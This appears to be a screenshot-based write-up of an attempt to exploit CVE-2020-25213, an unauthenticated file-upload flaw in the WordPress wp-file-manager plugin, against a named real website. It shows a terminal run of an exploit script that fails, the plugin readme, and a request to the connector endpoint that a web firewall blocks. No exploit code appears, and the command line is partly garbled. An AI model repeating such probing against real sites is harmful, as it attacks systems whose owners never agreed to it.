
```

[root@NY-W-KATIE] ~
# ./test.sh -u 141.193.213.20 -f "/home/katie/Downloads/cake.jpeg" addEventListener(
DOMContentLoader,dll).innerHTML</script>
=====
wp-file-manager unauthenticated arbitrary file upload (RCE) Exploit [CVE-2020-25213]
By: Mansoor R (@time4ster)
=====
[-] File upload failed.
```

NAME	VALUE
Date	Mon, 24 Oct 2022 17:4...
Content-Type	text/html; charset=UT...
Cache-Control	max-age=15
Expires	Mon, 24 Oct 2022 17:4...
X-Frame-Options	SAMEORIGIN
Vary	Accept-Encoding
Server	cloudflare

3. Editing the URL

The vulnerability lies in the URL: here is where you can preview the text file



A screenshot of a web browser window. The address bar shows the URL: `http://capitolis.com/wp-content/plugins/wp-file-manager/readme.txt`. The page content is a large block of text, which is the `readme.txt` file from the `wp-file-manager` plugin. The text describes the plugin's features, including its ability to edit, delete, upload, download, copy and paste files and folders, and its integration with WordPress. It also mentions support for various file types like PDFs, images, and audio files. The browser interface includes a navigation bar with back, forward, and search icons, and a toolbar with various buttons.

```
==== File Manager ====
Contributors: mnndpsingh287
Tags: wp-filemanager, elfinder, file manager, ftp, wp-filemanager, file manager, wp-filemanager, Upload Files, WP File Manager, File Manage, Edit Files, Delete Files, FTP, filemanager, wpfilemanager, ftp, file transfer, update, create, delete, view, rename, editor, Cpanel, Control Panel, Admin, Shortcode, explorer, file explorer, filemanager
Requires at least: 4.0
Tested up to: 6.0
Requires PHP: 5.2.4
Stable tag: 7.1.6
License: GPLv2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html

file manager provides you ability to edit, delete, upload, download, copy and paste files and folders.

== Description ==
### File Manager allows you to edit, delete, upload, download, zip, copy and paste files and folders directly from the Wordpress backend. Don't bother with FTP to manage and move your files from location to location. The most powerful, flexible, and easiest Wordpress file management solution ever built!
https://www.youtube.com/watch?v=CiLkRDVlL2o

= Key Features in File Manager free Version Plugin =
Key Features in the Free File Manager plugin include:
* **Operations**: Various operations with files and folders on a remote server (copy, move, upload, create folder/file, rename, edit, delete, etc.)
* **Move/Copy**: Admin can Move/Copy files with Drag & Drop. Also includes multi file selection.
* **Archives**: Admin can create, archive and extract files(zip, rar, tar, gzip).
* **File Size**: Admin/User can upload any size files.
* **File Type**: Control what files can be uploaded and what file can be downloaded.
* **Code Editor**: File Manager comes with a built in integrated development environment (IDE) - New Feature
* **Syntax Checker**: File Manager now can complete code reviews before saving files to ensure your site will not go down when updating code. Reviewing code for errors has never been so easy!
New Features
* **Multiple Themes**: Multiple File Manager Themes Available - New Feature
* **Get Info**: All file details, properties, information is now available by simply right clicking a file and selecting Get Info - New Feature
* **Share Files by Email**: With File Manager you can easily and quickly share files by Email. Simply right click a file and press Share, that's it! - New Feature
* **Private Folder**: Available only for File Manager Pro Edition
* **Shortcode**: Available only for File Manager Pro Edition
* **Root Directory**: Quickly and easily edit your root path directory. With this feature you can access files inside and outside of Wordpress
* **PDF Support**: Preview PDF files easily
* **Built-in Trash**: Delete files by moving them to trash
* **File View**: Icon and list view both available for easy navigation
* **Preview Support**: Easily preview common file types including media (video, audio, mp3, thumbnails, etc)
* **Search**: Search functionality is built directly into File Manager making it simple to find your files.
* **Shortcut Support**: Common shortcuts are available in File Manager
* **Automatic File Resize**: automatically resize files once uploaded.
* **Responsive UI**: File Manager works on tablet and mobile devices
* **Browsing History**: File and folders browsing history
* **Trash Function**: Move to Trash Folder Feature
* **PDF Preview**: PDF Preview feature available
* **Easy FTP Support**: Native to native FTP via Cpanel
* **File Preview**: preview for images, MIMEs and file types
* **Directory Size**: Calculate directory size
* **Icon View**: List and Icons view available for files and files
* **Keyboard shortcuts**: Keyboard shortcuts available e.g. copy,paste,drag & drop
* **Drag and drop**: File Drag & Drop file upload function available
* **Functions Toolbar**: Rich context menu and file manager functions toolbar
* **Thumbnails**: Thumbnails for all types of image files
* **Upload to Media Library**: We have now included the ability to enable images, pdf's, and zip files to be uploaded to your folders and as well be available via the native Wordpress Media Library
* **Backup/Restore**: Backup and restore themes files, plugins files,uploads folder and db data on server.
```

But try to go one step further and WP knows....

The screenshot shows a web browser window with the URL <https://capitolis.com/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php>. The browser's address bar also lists other Kali Linux tools: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

The main content of the page is a large red circle containing a white 'X' symbol, indicating a block. Below this, the text reads:

Sorry, you have been blocked
You are unable to access wpewaf.com

Below the main message, there are two sections:

Why have I been blocked?
This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.

What can I do to resolve this?
You can email the site owner to let them know you were blocked. Please include what you were doing when this page came up and the Cloudflare Ray ID found at the bottom of this page.